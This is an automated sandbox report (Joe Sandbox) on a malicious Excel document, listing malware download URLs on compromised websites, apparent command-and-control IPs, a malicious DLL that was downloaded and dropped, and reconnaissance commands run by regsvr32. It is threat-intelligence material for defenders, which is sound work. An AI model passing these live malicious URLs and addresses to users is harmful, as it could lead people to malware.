http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://139.162.113.169/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cedeco.es	217.76.130.178	true	true	• 8%, Virustotal, Browse	unknown
komunitas.blog.gunadarma.ac.id	118.98.72.14	true	false	• 0%, Virustotal, Browse	unknown
balticcontrolbd.com	216.219.81.50	true	false	• 16%, Virustotal, Browse	unknown
careofu.com	175.98.167.163	true	false		unknown
windowsupdatebg.s.llnwi.net	178.79.225.0	true	false		unknown
www.careofu.com	unknown	unknown	false		unknown
fikti.bem.gunadarma.ac.id	unknown	unknown	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://www.careofu.com/PHPExcel/sQ78BedribNJZbGYj/	true	• Avira URL Cloud: malware	unknown
http://https://fikti.bem.gunadarma.ac.id/SDM/qNeMUe2RvxdvuRlf/	true	• Avira URL Cloud: malware	unknown
http://balticcontrolbd.com/cgi-bin/Gu0xno0kIssGJF8/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://172.105.226.75/=	regsvr32.exe, 00000008.00000002.17586890 94.0000000003427000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://139.162.113.169/ctiv	regsvr32.exe, 0000000A.00000002.17582473 91.00000000002A3000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000003.1653019925.00000000002A300 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000008.00000002.17585087 26.0000000002D56000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1758474108.0000000002CCE00 0.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://135.148.6.80/_:	regsvr32.exe, 0000000A.00000002.17585152 60.0000000002D09000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://172.105.226.75/	regsvr32.exe, 0000000A.00000002.17585152 60.0000000002D09000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.entrust.net03	regsvr32.exe, 00000008.00000002.17585087 26.0000000002D56000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1758474108.0000000002CCE00 0.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://144.91.78.55/	regsvr32.exe, 00000008.00000002.17586890 94.0000000003427000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1758141495.000000000021A00 0.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://172.105.226.75:8080/	regsvr32.exe, 0000000A.00000002.17585152 60.0000000002D09000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000008.00000002.17585087 26.0000000002D56000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1758474108.0000000002CCE00 0.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000008.00000002.17585087 26.0000000002D56000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1758474108.0000000002CCE00 0.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://135.148.6.80/	regsvr32.exe, 00000008.00000002.17586890 94.0000000003427000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1758515260.0000000002D0900 0.00000004.00000020.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://https://172.105.226.75/A	regsvr32.exe, 00000008.00000002.17586890 94.0000000003427000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://138.197.68.35/080/Y	regsvr32.exe, 0000000A.00000002.17585152 60.0000000002D09000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000008.00000002.17585087 26.0000000002D56000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1758474108.0000000002CCE00 0.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://139.162.113.169:8080/U	regsvr32.exe, 00000008.00000002.17582950 98.000000000044D000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0008.00000003.1533295116.000000000044D00 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://139.162.113.169/f	regsvr32.exe, 0000000A.00000002.17582473 91.00000000002A3000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000003.1653019925.00000000002A300 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://144.91.78.55/o	regsvr32.exe, 0000000A.00000002.17581414 95.000000000021A000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://139.162.113.169:8080/	regsvr32.exe, 00000008.00000003.15332810 37.000000000043A000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1758247391.00000000002A300 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000003.1653019925.000 00000002A3000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://139.162.113.169:8080/R	regsvr32.exe, 00000008.00000002.17582950 98.000000000044D000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0008.00000003.1533295116.000000000044D00 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://138.197.68.35/viderU	regsvr32.exe, 0000000A.00000002.17585152 60.0000000002D09000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://138.197.68.35:8080/	regsvr32.exe, 0000000A.00000002.17585152 60.0000000002D09000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://172.105.226.75:8080/Z	regsvr32.exe, 00000008.00000002.17585524 43.0000000002D76000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000008.00000002.17585087 26.0000000002D56000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1758474108.0000000002CCE00 0.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000008.00000002.17585087 26.0000000002D56000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1758247391.00000000002A300 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1758474108.000 0000002CCE000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000003.1653019925.00000000002A3000.0000 0004.00000020.00020000.00000000.sdmp	false		high
http://https://139.162.113.169/	regsvr32.exe, 00000008.00000002.17583010 87.0000000000455000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000008.00000002.17585087 26.0000000002D56000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1758474108.0000000002CCE00 0.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
151.106.112.196	unknown	Germany		61157	PLUSSERVER-ASN1DE	true
110.232.117.186	unknown	Australia		56038	RACKCORP-APRackCorpAU	true
51.254.140.238	unknown	France		16276	OVHFR	true
103.132.242.26	unknown	India		45117	INPL-IN-APIshansNetworkIN	true
79.137.35.198	unknown	France		16276	OVHFR	true
207.148.79.14	unknown	United States		20473	AS-CHOOPAUS	true
45.118.115.99	unknown	Indonesia		131717	IDNIC-CIFO-AS-IDPTCitraJelajahInformatikaID	true
172.104.251.154	unknown	United States		63949	LINODE-APLinodeLLCUS	true
115.68.227.76	unknown	Korea Republic of		38700	SMILESERV-AS-KRSMILESERVKR	true
209.126.98.206	unknown	United States		30083	AS-30083-GO-DADDY-COM-LLCUS	true
163.44.196.120	unknown	Singapore		135161	GMO-Z-COM-THGMO-ZcomNetDesignHoldingsCoLtdSG	true
138.197.68.35	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
37.187.115.122	unknown	France		16276	OVHFR	true
206.189.28.199	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
216.219.81.50	balticcontrolbd.com	United States		19318	IS-AS-1US	false
107.170.39.149	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
185.4.135.165	unknown	Greece		199246	TOPHOSTGR	true
197.242.150.244	unknown	South Africa		37611	AfrihostZA	true
51.91.76.89	unknown	France		16276	OVHFR	true
183.111.227.137	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	true
45.176.232.124	unknown	Colombia		267869	CABLEYTELECOMUNICACIONESDECOLOMBIASASCABLETELCOC	true
164.68.99.3	unknown	Germany		51167	CONTABODE	true
167.172.253.162	unknown	United States		14061	DIGITALOCEAN-ASNUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
175.98.167.163	careofu.com	Taiwan; Republic of China (ROC)		9924	TFN-TWTaiwanFixedNetworkTelcoandNetworkServiceProvi	false
41.73.252.195	unknown	Nigeria		16284	UNSPECIFIEDNG	true
146.59.226.45	unknown	Norway		16276	OVHFR	true
196.218.30.83	unknown	Egypt		8452	TE-ASTE-ASEG	true
158.69.222.101	unknown	Canada		16276	OVHFR	true
159.65.140.115	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
172.105.226.75	unknown	United States		63949	LINODE-APLinodeLLCUS	true
159.65.88.10	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
101.50.0.91	unknown	Indonesia		55688	BEON-AS-IDPTBeonIntermediaID	true
212.24.98.99	unknown	Lithuania		62282	RACKRAYUABRakrejusLT	true
186.194.240.217	unknown	Brazil		262733	NetceteraTelecomunicacoesLtdaBR	true
159.89.202.34	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
201.94.166.162	unknown	Brazil		28573	CLAROSABR	true
160.16.142.56	unknown	Japan		9370	SAKURA-BSAKURAInternetIncJP	true
103.75.201.2	unknown	Thailand		133496	CDNPLUSCOLTD-AS-APCDNPLUSCOLTDTH	true
91.207.28.33	unknown	Kyrgyzstan		39819	PROHOSTKG	true
144.91.78.55	unknown	Germany		51167	CONTABODE	true
103.43.75.120	unknown	Japan		20473	AS-CHOOPAUS	true
5.9.116.246	unknown	Germany		24940	HETZNER-ASDE	true
188.44.20.25	unknown	Macedonia		57374	GIV-ASMK	true
45.235.8.30	unknown	Brazil		267405	WIKINETTELECOMUNICACOESBR	true
135.148.6.80	unknown	United States		18676	AVAYAUS	true
153.126.146.25	unknown	Japan		7684	SAKURA-ASAKURAInternetIncJP	true
118.98.72.14	komunitas.blog.gunadarma.ac.id	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	false
72.15.201.15	unknown	United States		13649	ASN-VINSUS	true
217.76.130.178	cedeco.es	Spain		8560	ONEANDONE-ASBrauerstrasse48DE	true
51.161.73.194	unknown	Canada		16276	OVHFR	true
82.165.152.127	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
134.122.66.193	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
150.95.66.124	unknown	Singapore		135161	GMO-Z-COM-THGMO-ZcomNetDesignHoldingsCoLtdSG	true
46.55.222.11	unknown	Bulgaria		34841	BALCHIKNETBG	true
82.223.21.224	unknown	Spain		8560	ONEANDONE-ASBrauerstrasse48DE	true
173.212.193.249	unknown	Germany		51167	CONTABODE	true
103.70.28.102	unknown	Viet Nam		63761	MAXDATA-VNCongtyTNHHDichvutructuyenMaxdataVN	true
149.56.131.28	unknown	Canada		16276	OVHFR	true
139.162.113.169	unknown	Netherlands		63949	LINODE-APLinodeLLCUS	true
209.97.163.214	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
45.186.16.18	unknown	unknown		269468	RADESOUSACOMERCIOESERVICOS-MEBR	true
1.234.2.232	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
119.193.124.41	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	true
129.232.188.93	unknown	South Africa		37153	xneeloZA	true
64.227.100.222	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
94.23.45.86	unknown	France		16276	OVHFR	true
213.241.20.155	unknown	Poland		12741	AS-NETIAWarszawa02-822PL	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	675367
Start date and time: 29/07/202207:06:26	2022-07-29 07:06:26 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MG72133243812OR.xls_1 (renamed file extension from xls_1 to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@20/15@4/67
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 85.5% (good quality ratio 77.8%) • Quality average: 67.3% • Quality standard deviation: 32%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, WmiPrvSE.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 209.197.3.8
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, wu-bg-shim.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:11:44	API Interceptor	229x Sleep call for process: svchost.exe modified
07:11:45	API Interceptor	1268x Sleep call for process: regsvr32.exe modified
07:12:57	API Interceptor	69x Sleep call for process: systeminfo.exe modified
07:13:05	API Interceptor	4x Sleep call for process: ipconfig.exe modified
07:13:07	API Interceptor	1x Sleep call for process: nltest.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61712 bytes, 1 file
Category:	dropped
Size (bytes):	61712
Entropy (8bit):	**7.995044632446497**
Encrypted:	**true**
SSDEEP:	1536:gzjJiDImMsrjCtGLaexX/zL09mX/lZHIxs:gPJiDI/sr0Hexv/0S/zx
MD5:	589C442FC7A0C70DCA927115A700D41E
SHA1:	66A07DACE3AFBFD1AA07A47E6875BEAB62C4BB31
SHA-256:	2E5CB72E9EB43BAAFB6C6BFCC573AAC92F49A8064C483F9D378A9E8E781A526A
SHA-512:	1B5FA79E52BE495C42CF49618441FB7012E28C02E7A08A91DA9213DB3AB810F0E83485BC1DD5F625A47D0BA7CFCDD5EA50ACC9A8DCEBB39F048C40F01E94155B
Malicious:	false
Preview:	MSCF.....,.....I.....y.....Tf. .authroot.stl..W.`.4..CK..8U[...q.yL'sf!d.D..."2.2g.<dVI.!.....$).\...!2s..(...[.T7..{}...g....g.....w.km$.&|..qe.n.8+..&...O...`...+..C.....`h!0.I.(C..1Q*L.p..".s..B.....H.....fUP@..5...(X#.t.2lX.>.y|D.0Z0...M....I(.#.-... ...(.J....2..`.hO..{l+.bd7y.j..u.....3....<......3....s.T...._'...%{v...s.....KgV.0..X=.A.9w9.Ea.x.....\.=.e.C2.....9.....`.o... .....@pm.. a.....-M.....{...s.mW.....;.+...A.....0.g..L9#.v.&O>./xSH.S.....GH.6.j...`2.(0g..... Lt.....h4.iQ?....[.K.....ul.....}.....d....M.....6q.Q~.0.\.'U^)`.....-.....d..7...2.-.2+3.....A./.%Q...k...Q.,...H.B.%..O..x..5\...Hk.....B.';"Ym.'....X.I.E.6..a8.6..nq..x.r4..1t.....,..u.O..O.L...Uf...X.u.F .(.(....."..q...n{%U.-u....l6!....Z....~o0.}Q'.s.i....7...>4x...A.h.Mk].O.z.].6...53...b^;..>e..x.'1..\p.O.k..B1w..|..K.R.....2.e0..X.^...I...w..!.v5B]x..z.6.G^uF..].b.W...'..I.;..p..@L{.E..@W..3.&...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1358915940078624
Encrypted:	false
SSDEEP:	6:kKzlz+N+SkQlPlEGYRMY9z+4KlDA3RUeWlEZ21:b5NkPlE99SNxAhUeE1
MD5:	7C473FF144810CD0A9E8C474E2E6DE74
SHA1:	F7CE4904DAA6307E2F50F898C0FF2E7379784E73
SHA-256:	055FAF5312238DB13A877FAC51D2C337D9F3699D1166253BEA0B5B16050F0B43
SHA-512:	F96067EE98C7D43B71C6B52E4B065BFDB16DE1A9B8E6F8A4C051814A4B5224558F735150BD60EB1EB955494191E3E57BAC7C308C53C3CA5D0328E4BC189F595
Malicious:	false

Preview:	p..... .....D...U...(..... .....L.....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..".0.f.4.c.9.6.9.8.b.d.8.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\BYH56Vb[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	721920
Entropy (8bit):	6.782926868595501
Encrypted:	false
SSDEEP:	12288:OuLAIfbduxjLrrXpRoZqAQq30PUW6iSp5tMcPNMCthT6mx:X0IfS1Rocq30PYnMyNDT6
MD5:	A7D70CF6FD0D696604F0A45F47165057
SHA1:	B25F1697B529E0D398D6FA753B3CE4F58078720A
SHA-256:	BD8B5306FF3A2FE28642108A383EE7E20B13709D462BA47E23B3D91DE16327D2
SHA-512:	3802E2A3077EC454355D1CA9100B4EE14A5E4BB7A3A91EA3B6090385CE94E40BD39AECB9CBD54056B594400FE8693612BEE8EA062A95934ED7A6719B7D05DC1C
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 43%, Browse • Antivirus: ReversingLabs, Detection: 88%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4;..pZ.CpZ.CpZ.C.(.BvZ.C.(.B.Z.C.".B~Z.C.".ByZ.C.".BWZ.C.(.B{Z.C.(.BqZ.C.(.B{Z.CpZ.C.Z.C.#.BwZ.C.#.BqZ.C.#.CqZ.CpZ.CqZ.C.#.BqZ.CRichpZ.C.....PE..d.....b..... " .....`.....`.....P#..D....%..x.....p...=.....P..`.....P...@.....0..p.....text..... ..`.rdata..F....0.....@.@.data...'...@.....@....pdata...=...p...>...*.....@..@_RDATA..\.....h.....@..@.rsrc.....j.....@..@.reloc..`....P.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nQd2n6798wQuOjZR7TtNgQ[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	721920
Entropy (8bit):	6.782928171132827
Encrypted:	false
SSDEEP:	12288:OuLAIfbduxjLrrXpRoZqAQq30PnW6iSp5tMcPNMCthT6mx:X0IfS1Rocq30P/nMyNDT6
MD5:	39D2D5B08007CD0EE52DF46ACEB5F18A
SHA1:	AE9F2E594DD64C250E1BE06B698E998B8A360763
SHA-256:	6BDE929ED43AB33AE7A0D6D27911F1407820C9B4C2F1745F15F799F67E4C312B
SHA-512:	CAEAEE8C6AA060D40A486E8CE2EEE919F4062A1EE6ADF4E2329B2F7E74328EB8272907F3C7D6CAFDDF535B59282A2EAA8D472D95A2B37B40A4EB2846801E5D7E
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 43%, Browse • Antivirus: ReversingLabs, Detection: 92%
IE Cache URL:	http://balticcontrolbd.com/cgi-bin/Gu0xno0kIssGJF8/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4;..pZ.CpZ.CpZ.C.(.BvZ.C.(.B.Z.C.".B~Z.C.".ByZ.C.".BWZ.C.(.B{Z.C.(.BqZ.C.(.B{Z.CpZ.C.Z.C.#.BwZ.C.#.BqZ.C.#.CqZ.CpZ.CqZ.C.#.BqZ.CRichpZ.C.....PE..d.....b..... " .....`.....`.....P#..D....%..x.....p...=.....P..`.....P...@.....0..p.....text..... ..`.rdata..F....0.....@.@.data...'...@.....@....pdata...=...p...>...*.....@..@_RDATA..\.....h.....@..@.rsrc.....j.....@..@.reloc..`....P.....@..B.....

C:\Users\user\AppData\Local\Temp\AA40.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	2022
Entropy (8bit):	4.5065362768619215
Encrypted:	false
SSDEEP:	48:YR0QD3C+dJURGK/WIEz4G7XtKCkKZkRdUEIBcCV3Ubjy:YR0QDy+Qn4VKCkK2ATUq
MD5:	98C5610F585CF8B608815C36C6FF19A8
SHA1:	E44B5FB2CAB669A58DEBD6ED269C89314543B557
SHA-256:	145515CBF7075E644C0EC3BCC3707868D088939266A144F2C81C848F8F65C5AB
SHA-512:	E28BD52B113DEE629A20A9BA2B53D2516369CEEC7DB0A377F93BCE5B29EAE2E8769D175C700F640939010C5CF8FD9E81E659793D46D9324AFFC8B821A78B20BC
Malicious:	false

Preview:	..Host Name: 506013..OS Name: Microsoft Windows 7 Professional ..OS Version: 6.1.7601 Service Pack 1 Build 7601..OS Manufacturer: Microsoft Corporation..OS Configuration: Standalone Workstation..OS Build Type: Multiprocessor Free..Registered Owner: Peter Miller..Registered Organization: ..Product ID: 00371-O8M-9084585-15883..Original Install Date: 5/22/2021, 11:17:14 AM..System Boot Time: 7/29/2022, 5:01:07 AM..System Manufacturer: Nn6TmA42Oxhh On..System Model: M3Ty6a51..System Type: x64-based PC..Processor(s): 2 Processor(s) Installed... [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2194 Mhz.. [02]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2194 Mhz..BIOS Version: UGZZC 1YVET, 12/12/2018..Windows Directory: C:\Windows..System Dire

C:\Users\user\AppData\Local\Temp\C984.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1796
Entropy (8bit):	4.547714679733322
Encrypted:	false
SSDEEP:	24:lv63BAbP9b7CX33AMSD6bzlAbRNIvoMgPw8RTt/WZwZ3k0w8bsSRjwZ3T:lv63BAxarSWbmb7zl1t/VZ5ASR8ZD
MD5:	FC0762EC0713EFCDA01BFFB448C1752B
SHA1:	DBDF2CFD6EDD06097E9EEC1B3F6128CB8ABC221B
SHA-256:	EFFEAA67C0977869865A8690B722C8933E54BE01A8BB2DF25EF871D94D7AEE8E
SHA-512:	BC031FC262C026C77FD2585D85DDB0B3014BD631298A9867034DE613BEDF130956E478CA43A853910299453C49E31BADD16F9707F32A61638E22FC9F71817AF6
Malicious:	false
Preview:	..Windows IP Configuration.... Host Name . . . . . : 506013.. Primary Dns Suffix . . . . . : .. Node Type . . . . . : Hybrid.. IP Routing Enabled. . . . . : No.. WINS Proxy Enabled. . . . . : No....Ethernet adapter Local Area Connection:.... Connection-specific DNS Suffix . : .. Description . . . . . : Intel(R) PRO/1000 MT Network Connection.. Physical Address. . . . . : EC-F4-BB-B5-91-5B.. DHCP Enabled. . . . . : No.. Autoconfiguration Enabled . . . . : Yes.. Link-local IPv6 Address . . . . . : fe80::cc4a:db3a:b90:d45e%11(Preferred) .. IPv4 Address. . . . . : 192.168.2.22(Preferred) .. Subnet Mask . . . . . : 255.255.255.0.. Default Gateway . . . . . : 192.168.2.1.. DHCPv6 IAID . . . . . : 234884137.. DHCPv6 Client DUID. . . . . : 00-01-00-01-26-AB-8D-DF-EC-F4-BB-B5-91-5B.. DNS Servers . . . . . : 8.8.8.8.. NetB

C:\Users\user\AppData\Local\Temp\Cab22B9.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61712 bytes, 1 file
Category:	dropped
Size (bytes):	61712
Entropy (8bit):	**7.995044632446497**
Encrypted:	**true**
SSDEEP:	1536:gzjJiDImMsrjCtGLaexX/zL09mX/lZHIxs:gPJiDI/sr0Hexv/0S/zx
MD5:	589C442FC7A0C70DCA927115A700D41E
SHA1:	66A07DACE3AFBFD1AA07A47E6875BEAB62C4BB31
SHA-256:	2E5CB72E9EB43BAAFB6C6BFCC573AAC92F49A8064C483F9D378A9E8E781A526A
SHA-512:	1B5FA79E52BE495C42CF49618441FB7012E28C02E7A08A91DA9213DB3AB810F0E83485BC1DD5F625A47D0BA7CFCDD5EA50ACC9A8DCEBB39F048C40F01E94155B
Malicious:	false
